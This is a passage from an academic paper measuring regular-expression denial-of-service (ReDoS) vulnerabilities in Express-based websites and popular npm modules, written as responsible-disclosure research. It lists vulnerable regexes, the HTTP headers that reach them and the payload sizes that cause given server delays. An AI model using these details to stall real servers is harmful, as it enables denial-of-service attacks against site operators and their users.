Answering these questions involves solving two methodological challenges. First, how to identify ReDoS vulnerabilities in the server-side of websites when their source code is not available. We address this challenge based on a set of 25 previously unknown vulnerabilities in popular libraries and by speculating how these libraries may be used in servers. Second, how to analyze which websites are exploitable without actually performing a denial of service attack against live websites. We address this challenge by triggering requests with increasing input size, using both manually crafted exploit inputs and randomly generated, harmless inputs, and by statistically comparing the response times.

Using this methodology, we identify 339 websites that suffer from at least one ReDoS vulnerability. Based on experiments with locally installed versions of the vulnerable server-side libraries, attacking these websites with crafted inputs can cause a web server to remain unresponsive for several seconds or even minutes. These problems are due to a very small number of vulnerabilities, with a single vulnerability that causes 241 sites to be exploitable. While this is encouraging from a mitigation point of view, it also implies that an attacker aware of a single, previously unknown vulnerability can cause serious harm to several websites.

Ojamaa and Düüna [27] were the first to identify ReDoS as a threat for the Node.js platform. Davis et al. [11] confirm that such problems exist in popular modules and report that 5% of the security vulnerabilities identified in Node.js libraries are ReDoS. No prior work has studied the impact of ReDoS on real-world web sites. Existing work on detecting ReDoS vulnerabilities mostly targets languages other than JavaScript. For example, Wüstholz et al. [43] propose a static analysis of ReDoS vulnerabilities in Java. The only available tool for JavaScript that we are aware of is a small utility called `safe-regex`[2], which checks for simple AST-level patterns known to cause ReDoS. However, this approach is notoriously prone to both false positives and false negatives, since it reasons neither about the context in which these patterns appear nor about the actual performance of regular expression matching. Our work shows the urgent need for effective tools and techniques that detect and prevent ReDoS vulnerabilities in JavaScript.

In summary, this paper contributes the following:

- A novel methodology for analyzing the exploitability of deployed servers. The key ideas are (i) to hypothesize how server implementations may use libraries that have previously unknown vulnerabilities and (ii) to assess whether an attack is feasible without actually attacking the servers.
- The first comprehensive study of ReDoS vulnerabilities in JavaScript-based web servers. Out of 2,846 studied websites, we find 12% to be vulnerable.
- Empirical evidence that ReDoS is a real and widespread threat. Our work calls for novel tools and techniques that detect and prevent ReDoS vulnerabilities.
- A benchmark of previously unreported ReDoS vulnerabilities and ready-to-use exploits, which we make available for future research on finding, fixing, and mitigating ReDoS vulnerabilities:

  *https://github.com/sola-da/ReDoS-vulnerabilities*

## 2 Background

### 2.1 Regular Expression Matching

Regular expressions are used to check whether a given sequence of characters *matches* a specified pattern. Most implementations in modern programming languages address this problem by converting the regular expression into an automaton [38] and through a backtracking-based search for a sequence of transitions from the initial to an accepting state that consumes the given string. For example, consider the regular expression `/^(a+b)?$/` and its equivalent automaton in Figure 1. Given the string "aab", the automaton starts from state $s$ and has two available transitions, to states 1 and 3. It first takes the transition to state 1, which leads to the accepting state $a$. Since the input string was not consumed and there are no available transitions, the algorithm backtracks to $s$ and explores the transition to state 3 etc. After multiple explorations the algorithm identifies the sequence of transitions $s \to 3 \to 4 \to 5 \to 4 \to 5 \to 6 \to 7 \to a$, which reaches the accepting state and consumes all characters of the input string.

[2] https://www.npmjs.com/package/safe-regex





Figure 1: Automaton for the regular expression `/^(a+b)?$/`. *s* is the starting state and *a* is the accepting state.





Figure 2: Automaton for the regular expression `/^a*a*b$/`. *s* is the starting state and *a* is the accepting state.

## 2.2 Regular Expression Denial of Service (ReDoS)

The backtracking-based search may cause the algorithm to backtrack a possibly large number of times. ReDoS attacks exploit these pathological cases. For example, consider the regular expression `/^a*a*b$/`, its automaton in Figure 2, and the input string "aaa". Each character "a" can be matched using two transitions, $4 \rightarrow 5$ and $8 \rightarrow 9$. At each step, the algorithm needs to decide which of these two transitions to take. Eventually, since there is no character "b" in the input string, the algorithm will always fail when reaching state 11. However, before concluding that the input string does not match the pattern, the algorithm tries all possible ways of matching the "a" characters. The example is a regular expression of super-linear complexity [43], since the number of transitions during matching is quadratic in the input size. Other regular expression even have exponential complexity, e.g., because of nested repetitions, such as in `/^(a*)*b$/`. In our study, we identify ReDoS vulnerabilities of both these types and show that both are of importance for server-side JavaScript.

## 2.3 Server-side JavaScript

JavaScript is becoming more and more popular, including the server-side Node.js platform, which advocates a single-threaded, event-based execution model that uses asynchronous I/O calls. In Node.js, the main thread of execution runs an event loop, called the *main loop* that handles events triggered by network requests, I/O operations, timers, etc. A slow computation, e.g., matching a string against a regular expression, slows down all other incoming requests. Compared to multi-threaded web servers, such as Apache, the single-threaded execution model compounds the problem in JavaScript. For example, consider a regular expression that takes more than an hour to match, which we show to exist in widely used JavaScript software. To completely block an Apache web server, we need to send hundreds of such requests, each blocking one thread. Depending on the number of available parallel processing units, the operating system, and the thread pool size, new requests can still be handled even with hundred of busy threads running. In contrast, in Node.js one such request is enough to completely block the server for an hour. To make matters worse, even less severe ReDoS payloads can significantly degrade the availability of a Node.js server, as we show in Section 4.3.





Figure 3: Overview of the methodology.

# 3 Methodology

This section presents our methodology for studying ReDoS vulnerabilities in real websites. The overall goals of the methodology are to understand (i) how widespread such vulnerabilities are, (ii) whether an attacker could exploit them to affect the availability of live websites, and (iii) to what extent existing defense mechanisms address the problem. To answer these questions, our methodology must address two major challenges. The first challenge is a technical problem: Since the server-side source code of most websites is not available, how to know what vulnerabilities a website suffers from? The second challenge is an ethical concern: How to study the potential impact of attacks on live websites without actually causing noticeable harm to these websites?

Figure 3 shows a high-level overview of the methodology. We address the two challenges through experiments performed on machines under our control and on live websites. A main insight to address the first challenge is to use previously unknown vulnerabilities in popular JavaScript libraries and to speculate how servers may use these libraries. More precisely, we analyze third-party libraries, called node package manager modules

(npm packages or npm modules for short), to find vulnerabilities that may be exploitable via HTTP requests. We then hypothesize how the server implementation may use these packages and create exploits for these scenarios.

To address the second challenge, we present a technique that tests whether a site is vulnerable but that avoids blocking the site for a noticeable amount of time. The basic idea is to start with very small payloads that do not require more computation time than normal web requests, and to then slowly increase the payload – just long enough to claim with confidence that the site *could* be exploited if an attacker used larger payloads. To decide on the size of payloads sent to live websites, we run experiments on locally installed web servers that use the vulnerable packages.

An alternative to experimenting with live websites would be to locally install open-source web applications. We discarded this idea because it would limit the scale of our study to the few web sites that disclose their server-side code, because it would remain unclear whether the results generalize to real-world sites, and because we could not study which counter-measures are deployed in practice.

## 3.1 Identifying Websites with Server-side JavaScript

We consider the most popular one million websites aggregated by Alexa[3] as candidate sites for our study. Many of these websites do not use JavaScript on the server-side and analyzing all the websites against our exploits is prohibitive. Instead, we select sites that run the currently most popular framework for JavaScript-based web servers, Express[4]. To this end, we make a request to each of the one million websites and check whether the header `X-Powered-By` is "Express". The framework sets this value by default on a fresh installation. In total, 2,846 sites set this header which account for a market share of around 0.3%, consistent with estimates by others.[5] Because headers may be filtered to prevent attackers from targeted attacks and because frameworks other than Express exist, our selection of sites is likely yield an underapproximation of the impact of ReDoS. Figure 4 shows the number of Express-based websites in batches of 100,000 sites, ordered by popularity. We observe that Express tends to be used by the more popular websites, confirming the importance of studying the security of JavaScript-based servers.

[3] `http://www.alexa.com/`

[4] `https://expressjs.com/`

[5] `https://w3techs.com/technologies/details/ws-nodejs/all/all`





Figure 4: Number of server-side JavaScript websites within a given popularity range.

## 3.2 Finding ReDoS Vulnerabilities in Libraries

Our methodology relies on knowing previously unknown, or at least not yet fixed, ReDoS vulnerabilities in popular npm modules. Similar to previous work [43], we consider a regular expression to be vulnerable if we can construct inputs of linearly increasing size that cause the matching time of the expression to increase super-linearly. To identify previously unknown vulnerabilities, we use a combination of automated and manual analysis, similar to what a potential attacker might do. This technique is not the contribution of this paper, but rather a way to enable our study. In principle, any other way of identifying ReDoS vulnerabilities could be used instead, including existing analyses [43], which however, are currently not available for JavaScript.

At first, we download the 10,000 most popular modules and extract their regular expressions by traversing the abstract syntax trees of the JavaScript code. This yields a total of 324,791 regular expressions, with a mean of 63.67, a median of 5.00 and a maximum of 19,791 per module. After removing regular expressions that contain no repetitions, and hence are immune to algorithmic complexity attacks, we obtain a total of 138,123 expressions, with mean 37.93 and median 4.00 per module.

Next, we semi-automatically search for regular expression patterns that are known to be vulnerable. For example, we search for expressions containing repetitions of a negated group followed by a character. The second regular expression in Figure 6 is an example because it contains the subexpression `[^=]+=`. A regular expression that is not anchored with a start anchor and contains this pattern is likely to be vulnerable. The reason is that the repetition group is generic enough to contain most of the possible prefixes and the `=` character guarantees that there exists a failing suffix. For example, the regular expression `/ab[^=]+=/` can be exploited using a long string `"abababab.."`.

Given a set of possibly exploitable regular expression,

we manually inspect the context in which the regular expressions are used. The goal is to find matching operations on data that may be delivered through an HTTP request to a web server. To this end, we focus on (i) modules included in the Express framework, (ii) middleware modules that extend this framework, and (iii) modules that manipulate HTTP request components, such as the body or a specific header. For regular expressions in these modules, we keep only those with a possible data flow from the package interface or from an HTTP header to the regular expression. Overall, it took one of the authors only a couple of days to find 25 such vulnerabilities in widely used npm modules, showing that a skilled individual can attack real-world websites with moderate effort. A more powerful attacker could easily detect a larger number of vulnerabilities and perform a larger-scale attack.

## 3.3 Creating Exploits

Based on the ReDoS vulnerabilities in npm modules, we create exploits targeted at web servers that use these modules. The main idea is to hypothesize how a server-side web application might use a module. To this end, we set up a fresh Express installation and implement an example web application that uses the module. For example, for a package that parses the user agent, we build an application that parses the user agent of every HTTP request for the main page, which might be used to track visitors. Next, we try to create an HTTP request where user-controlled data reaches the vulnerable regular expression, and craft input values that trigger an unusually long matching time. For crafting the input, we try to confuse the regular expression engine by forcing it to backtrack because the input can be matched in multiple ways [21, 43]. While creating exploits, we assume that the maximum header size is 81,750 characters, which is the default in Express.js. If we succeed in crafting an input that takes more than five seconds, we consider the vulnerability as exploitable and consider it for the remainder of the study.

To further assess the impact of the exploits, we measure how much longer it takes to process a crafted input compared to a random string of the same length. We use two ways of measuring the time. First, we measure the *matching time* of the regular expression, i.e., the time needed to check whether a string matches the regular expression. Second, we measure the time of an entire HTTP request, called *response time*. The response time may include various other components, such as HTTP parsing and serialization, DNS resolving, routing time for the package, and dealing with HTTP retransmissions or package fragmentation. To measure the response time of a site, we request its main page. For complex sites, this measure underapproximates the time a human user needs to wait for the page to load, because complex sites require separate requests for images, etc.

## 3.4 ReDoS Analysis of Websites

The next step is to measure how many websites are vulnerable to a ReDoS attack based on one of the exploits. The main challenge is to draw meaningful conclusions about the harm that an attacker *could* cause, without actually attacking live websites. During our initial experiments we sent one request with a crafted header that appeared to make the analyzed website unresponsive for almost a minute. The goal of our methodology is to avoid this type of mistake.

We address this challenge by triggering requests with increasing input sizes, using both crafted and random inputs, while measuring the response times. Based on locally performed experiments, we choose input sizes that are unlikely to block the server for more than a small, configurable amount of time (we use two seconds in our experiments). If the response time with crafted inputs grows faster than with random inputs, then we classify the website as exploitable.

Measuring the response time in a reliable way is non-trivial due to DNS resolving, network caching, delays, retransmissions, and other influencing factors. Another issue is how to determine whether the response time is larger than another in a statistically reliable way. We address these issues by adapting a technique originally used for comparing the performance of software running on a virtual machine [16, 29]. The basic idea is to repeatedly measure the response time and to conclude that crafted inputs cause a higher response time than random inputs only if we observe a statistically significant difference.

More specifically, to measure the response time for a given input, we first repeat the request $n_w$ times to "warm up" the connection, e.g., to fill network caches, and then repeat the request another $n_m$ times while recording the response times. Given $k$ pairs of increasingly large random and crafted inputs $(i_{random}, i_{crafted})$, where the two inputs in a pair have the same size, we obtain $k$ pairs ($T_{random}$ and $T_{crafted}$) of sets of time measurements (with $|T_{random}| = |T_{crafted}| = n_m$). For each input size, we compare the confidence intervals of the values in $T_{random}$ and $T_{crafted}$ and conclude that the response times differ if and only if the intervals do not overlap. If the response times differ for all $k$ input sizes, we quantify the difference for an input size as the difference between $\overline{T}_{random}$ and $\overline{T}_{crafted}$, where $\overline{T}$ is the average of the times in $T$. For $k$ input sizes, this comparison gives a sequence of differences $d_1, .., d_k$. Finally, we consider a website to be *exploitable* if $d_1 < d_2 < .. < d_k$. Intuitively, this means that the response times for random and crafted inputs have a

statistically significant difference, and that this difference increases when the input size increases.

To execute these measurements, we need to pick values for $n_w$, $n_m$, $k$, and the $k$ input sizes. We use $n_w$=three, $n_m$=five, and $k = 5$ because these values are large enough to draw statistically relevant conclusions for most websites yet small enough to not disturb the analyzed server. For picking the $k$ input sizes, the challenge is to ensure that measure a difference when there is one without repeatedly causing the server to block for a longer period of time. We address this challenge by experimenting on a locally installed version of the vulnerable package and by choosing input sizes that take approximately 100ms, 200ms, 500ms, 1s and 2s to respond to.

Our setup allows us to assess whether a website could be exploited without actually attacking it. Since we take measurements in a sequential manner and since the overall number of requests per site is small, we allow legitimate users to be served between our requests. Moreover, the servers of popular websites implement some kind of redundancy, such as multiple Node.js instances in a cluster, i.e., our measurements are likely to block only one such instance at a time. In contrast, an attacker would likely send both more requests and requests with larger inputs, which can cause severe harm to vulnerable sites, as we show in Section 4.3.

## 3.5 Analysis of Mitigation Techniques

Some sites reject requests with large headers and instead return a "400 Bad Request" error. This mitigation can limit the damage of ReDoS attacks. To measure whether a site uses this mitigation technique, we create benign requests of different sizes and measure how often a site rejects a request.

# 4 Results

This section presents the results of applying the methodology described in Section 3 to live, real websites. We perform our measurements using three different machines depending on the experiments: a ThinkPad 440s laptop with four Intel i7 CPUs and 12GB memory (Section 4.1), a third party commercial web server with 512MB memory (Section 4.3 and 4.4) and a server with 48 Intel Xeon CPUs and 64GB memory (from Section 4.6 on).

## 4.1 Vulnerabilities and Exploits

Figure 5 shows the modules for which we found at least one vulnerable regular expression that can be exploited through the module's interface. At the time of performing our experiments, each vulnerability was working on the latest release of the package. The packages vary in the number of dependencies and downloads, but we can safely conclude that ReDoS vulnerabilities are present even in very popular packages.

| Module | Version | Number of dependencies | Downloads in July 2017 |
|---|---|---|---|
| debug | 2.6.8 | 16,055 | 54,885,335 |
| lodash | 4.17.4 | 49,305 | 44,147,504 |
| mime | 1.3.6 | 2,798 | 22,314,018 |
| ajv | 5.2.2 | 758 | 17,542,357 |
| tough-cookie | 2.3.2 | 302 | 15,981,922 |
| **fresh** | 0.5.0 | 197 | 14,151,270 |
| moment | 2.18.1 | 14,421 | 10,102,601 |
| **forwarded** | 0.1.0 | 31 | 9,883,630 |
| underscore.string | 3.3.4 | 2,486 | 7,277,966 |
| **ua-parser-js** | 0.7.14 | 225 | 5,332,979 |
| parsejson | 0.0.3 | 19 | 4,897,928 |
| **useragent** | 2.2.1 | 191 | 3,515,292 |
| no-case | 2.3.1 | 18 | 3,321,043 |
| marked | 0.3.6 | 2,624 | 3,012,792 |
| content-type-parser | 1.0.1 | 8 | 2,337,147 |
| **platform** | 1.3.4 | 128 | 757,174 |
| timespan | 2.3.0 | 34 | 523,290 |
| string | 3.3.3 | 911 | 421,700 |
| **content** | 3.0.5 | 9 | 316,083 |
| slug | 0.9.1 | 499 | 151,004 |
| htmlparser | 1.7.7 | 178 | 138,563 |
| **charset** | 1.0.0 | 36 | 112,001 |
| **mobile-detect** | 1.3.6 | 101 | 107,672 |
| ismobilejs | 0.4.1 | 50 | 44,246 |
| dns-sync | 0.1.3 | 7 | 10,599 |

Figure 5: Modules with at least one previously unknown vulnerability.

Given the amount of possible damage entailed by the vulnerabilities, we have invested significant efforts to disclose them in a responsible way. For each vulnerability, we have contacted the developers either directly or through the Node Security Platform[6], and gave them several months to fix the problem before making it public. 14 of the 25 have been fixed by now and are listed as advisories on the Node Security Platform. For the others, the developers are either still in the process of fixing or decided to leave the task of fixing to the community. The complete list of vulnerabilities, along with details on their current status is available for the reviewers.[7]

As explained in Section 3.3, we try to create exploits for the vulnerabilities by hypothesizing how web server implementations may use the vulnerable modules. Figure 6 shows the modules and usage scenarios for which we could create an exploit. For all the scenarios we assume the payload is sent using a specific HTTP header. We believe that HTTP bodies, UDP packages or WebSocket messages can also be used for the same purpose. The last column of Figure 6 shows the JavaScript implementation of the usage scenario. We run this implementation on our local server to experiment with the exploit.

[6] `https://nodesecurity.io/advisories`

[7] Following this link may de-anonymize the authors: `https://docs.google.com/spreadsheets/d/1rnR8zsXeA1eccrpxeZK0_LtQOlc8j_u60IR7nnVQgbE/edit?usp=sharing`

| ID | Module | Vuln. reg. expr. | Header | Usage scenario | JavaScript example |
|---|---|---|---|---|---|
| 1 | charset | `/(?:charset\|encoding)\s*=\s*['"]? *([\w\-]+)/i` | Content-Type | The website uses this package to parse the content type of every request. | `require("charset")(req.headers);` |
| 2 | content | `/^([^\/]+\/[^\s;]+)(?:(?:\s*;\s*boundary=(?:"([^"]+)"\|([^;"]+)))\|(?:\s*;\s*[^=]+=(?:(?:"(?:[^"]+)")\|(?:[^;"]+))))*$/i` | Content-Type | The website uses this package to parse the content type of every request. | `var content = require("content");`<br>`content.type(`<br>`  req.headers["content-type"]);` |
| 3 | fresh | `/ *, */` | If-None-Match | The website uses `express`, which by default uses this package to check the freshness of every request. | `var fresh = require("fresh");`<br>`fresh(req.headers);` |
| 4 | forwarded | `/ *, */` | X-Forwarded-For | The website uses `express` and the "trust proxy" option is set. This package is then used to check which proxies a request came through. | `var forwarded = require("forwarded");`<br>`var addrs = forwarded(req);` |
| 5 | mobile-detect | `new RegExp("Dell.*Streak\|Dell.*Aero\|Dell.*Venue\|DELL.*Venue Pro\|Dell Flash\|Dell Smoke\|Dell Mini 3iX\|XCD28\|XCD35\|\\b001DL\\b\|\\b101DL\\b\|\\bGS01\\b")` | User-Agent | The website uses this package to get information about the requester. | `var MobileDetect =`<br>`  require("mobile-detect");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var md = new MobileDetect(headers);`<br>`md.phone();` |
| 6 | platform | `/^ +\| +$/g` | User-Agent | The website uses this package to get information about the requester. | `var platform = require("platform");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var agent = platform.parse(headers);` |
| 7 | ua-parser-js | `/ip[honead]+(?:.*os\s([\w]+)*\slike\smac\|;\sopera)/` | User-Agent | The website uses this package to get information about the requester. | `var useragent =`<br>`  require("ua-parser-js");`<br>`var headers =`<br>`  req.headers["user-agent"]`<br>`var agent = useragent.parse(headers);` |
| 8 | useragent | `/((?:[A-z0-9]+\|[A-z\-]+ ?)?(?: the)?(?:[Ss][Pp][Ii][Dd][Ee][Rr]\|[Ss]crape\|[A-Za-z0-9-]*(?:[^C][^Uu])[Bb]ot\|[Cc][Rr][Aa][Ww][Ll])[A-z0-9]*)(?:(?:[ \/]\| v)(\d+)(?:\.(\d+)(?:\.(\d+))?)?)?/` | User-Agent | The website uses this package to get information about the requester. | `var useragent = require("useragent");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var agent =`<br>`  useragent.parse(headers);` |

Figure 6: Vulnerable regular expressions and usage scenarios we hypothesize the vulnerable modules to be involved in.

Most of the scenarios and their implementations are relatively simple. This simplicity shows that an attacker that follows a methodology similar to ours could create exploits that might work for a wide range of websites with relatively little effort. For an attack targeted at a specific website, we believe that more complex scenarios could be built, e.g., involving multiple HTTP requests and domain knowledge. For example, the `marked` package provides a parser for the markdown format. By crafting a specific markdown document, an attacker can block the main loop for hours. However, to deploy the exploit, complex interactions with the server are needed. That is, the attacker needs to figure out which part of the website may use a markdown parser and how to provide a document that will be processed by the parser. We believe that such a scenario is realistic, but it requires an in-depth analysis of each website. We leave for future work to test this hypothesis. In this work, our goal is to assess the effect of exploits that can be deployed at a large scale. Therefore, we only consider very simple usage scenarios that can be triggered with a single HTTP request made to the main page.

To better understand the vulnerabilities, Figure 6 shows for each vulnerable module the vulnerable regular expressions. Some of the expressions are non-trivial, making it hard for developers to focus on possible ReDoS attacks in addition to the correctness of the regular expression. Four of these regular expressions can be successfully identified by a recent approach proposed by Wüstholz et al. [43], which targets Java applications, though. The remaining four regular expressions cannot be detected by their approach due to differences between the regular expression semantics of Java and JavaScript.





Figure 7: Matching time for different input sizes.

## 4.2 Matching Time

We use the exploits to measure the influence of the size of the input to the matching time of the vulnerable expression (Figure 7). For most of the exploits, the input dependency seem to be quadratic, reaching one second matching time within 20,000 to 40,000 characters. For two exploits, the input dependency is presumably exponential, reaching one second matching time with less than 1,000 characters. We consider any of these eight exploits to be harmful because they may impact a website's availability (Section 4.3 and because even a non-exponential ReDoS vulnerability may aid an attacker in mounting a DoS attack (Section 5.1).

To further illustrate the effectiveness of inputs crafted for a specific regular expression, we measure the matching time for each vulnerable module with randomly created inputs. It turns out that random string inputs of the same size as our crafted exploits cause much lower matching times. The maximum matching time across the eight attacks is 20 milliseconds for inputs with 100,000 characters. We conclude that crafting inputs for vulnerable regular expressions is significantly more effective, from an attacker's perspective, than launching a brute-force DoS attack with randomly created inputs.

## 4.3 Availability

We now show that the matching time of a regular expression has a direct impact on the availability of a web server. To show the threat to availability posed by ReDoS exploits, we create a simple Express application with two features: it replies with a "hello world" message when called at the "/echo" path, and it calls the `forwarded` module with the request headers when called at the "/redos" path. We choose this module because it appears in Figure 7 to be the *least* harmful in our set of exploits, i.e., we are underestimating the negative impact on availability. We then upload this simple application on a machine





Figure 8: Impact of differently sized payloads on a server's response time. Note the logarithmic y-scale. Payloads are plotted in increments of 1,000 characters.

running Node.js, provided by a commercial cloud platform[8].

We set up two other machines to concurrently send request. One machine, called the victim, measures the time it takes to trigger 100 requests of the "hello world" message. This victim machine triggers the next request once the previous request has been responded to. At the same time, the other machine, called the attacker, delivers 1,000 ReDoS payloads, by triggering all 1,000 requests at once. The victim machine starts its requests immediately after the victim machine has triggered its requests.

We vary the payload size from 0 characters to 8,000 characters in increments of 1,000 characters. A zero-sized payload is a request with an empty header instead of one that exploits the ReDoS vulnerability. We consider the zero-sized payload to check whether a Node.js server can be blocked using a brute-force strategy. We chose the upper limit for the payload size because, by default, the web server provider limits the size of the header fields to 8,500 characters. Other hosting providers allow significantly larger headers, as we report later in this section.

Figure 8 shows the response times measured at the victim machine for the first 25 "/echo" requests. Payloads smaller than 4,000 characters have no significant effect on the response time of the server. In contrast, payloads larger than this value delay as many as eight requests with a maximum delay of 20 seconds. By increasing the size of payloads, an attacker can control both the number of requests we delay and their duration. For the largest payloads we use, we even experienced dropping of requests.

This result is particularly remarkable because an individual payload of size 4,000 does not require an immense amount of time to respond to. We separately measured the CPU time required to respond to one such request

[8] `http://heroku.com`




Figure 9: Correlation between server computation time and request response time.

and find it to take only 5.73 milliseconds, on average. However, several requests together can delay the victim's request by up to 20 seconds. This finding shows that the ReDoS payloads have a cumulative effect and even a small delay in the main loop can cause significant harm for availability.

We remind the reader that the above experiment uses the smallest payload in our data set, `forwarded`. Therefore, if we show that even this exploit poses a threat to availability, we can conclude that the rest of the exploits also do. For more severe ReDoS vulnerabilities, e.g. in `ua-parser-js`, there is even no need to evaluate the impact on availability. As described in the Section 2, one single such payload is enough to completely block the server for as long as the matching takes. Considering that with 50–60 characters we predict a CPU computation time in the order of years, such vulnerabilities are a very serious threat to availability.

## 4.4 Response Time vs. Matching Time

Our methodology relies on the assumption that small changes in the server computation time have an effect on clients. To validate this assumption we again use the `forwarded` package and the commercial web server setup from the previous section. We use 1,000 payloads smaller than 8,000 characters. The largest one of these payloads produces a matching time smaller than 100 milliseconds on our local machine. We measure the time spent by the server in the `forwarded` package and the time it takes for a request to be served at the client level. We then plot the relation between these two time measurements in Figure 9. The correlation between both measurements is 0.99, i.e., very strong. The strong correlation shows that the delays introduced by the network layer are relatively constant over time and that the server computation time is the dominant component in the response time measured at the client-side. Of course, the observed value depends on the chosen web server provider and the current server load, but we can safely conclude that measuring time at the client level is a good enough estimation of the server-side computation time.

| Module | P1: 100ms | P2: 200ms | P3: 500ms | P4: 1s | P5: 2s |
|---|---|---|---|---|---|
| fresh | 12,000 | 17,000 | 27,000 | 37,500 | 53,500 |
| forwarded | 12,000 | 17,000 | 26,500 | 38,000 | 53,500 |
| useragent | 500 | 650 | 925 | 1,150 | 1,450 |
| ua-parser-js | 38 | 39 | 40 | 41 | 42 |
| mobile-detect | 10,500 | 15,500 | 25,000 | 36,500 | 50,500 |
| platform | 7,500 | 11,000 | 17,500 | 25,000 | 34,500 |
| charset | 10,500 | 15,500 | 24,000 | 34,000 | 48,000 |
| content | 8,000 | 11,000 | 18,000 | 25,500 | 35,500 |

Figure 10: Number of characters in each payload needed to achieve a specific delay in a vulnerable module.

## 4.5 Dimensioning Exploits


Choosing an appropriate size for the payload is a crucial part in our methodology and distinguishes our study from a real DoS attack on websites. The goal of this step is to find a payload size that is large enough to check whether a website is vulnerable to a specific attack, but small enough to only block the website for a negligible amount of time. To this end, we locally run each exploit five times with a payload of increasing size and stop the process when the matching time exceeds two seconds. We consider five target matching times, 100ms, 200ms, 500ms, 1s, and 2s, and choose the payload size that produces the closest matching time to the target time.

Figure 10 shows the values for each target time and vulnerable module. For example, for the `platform` vulnerability, we obtain a matching time of 200ms with a payload of 11,000 characters. The `useragent` and `ua-parser-js` packages, whose matching times grow at a much faster rate, requiring less than 1,500 characters to cause a delay of 2s.


## 4.6 Vulnerable Sites

The goal of the next step is to assess to what extent real websites suffer from ReDoS vulnerabilities. Based on the five payload sizes for each exploit, we create attack payloads and random payloads for each exploit and payload size. We send these payloads to the 2,846 real websites that are running an Express webserver (Section 3.1). We warm up the connection three times and then measure five response times for both random and malicious inputs. Using the methodology described in Section 3.4, we then decide based on the measured response times whether a site is vulnerable. If for some reason, we could not send three or more out of the five payloads to a specific website, we consider that website to be non-vulnerable.

Overall, we observe that 339 sites suffer from at




(a) Response time for an vulnerable site.




(b) Response time for a non-vulnerable site.

Figure 11: Effect of increasing payload sizes on the response time of two websites.

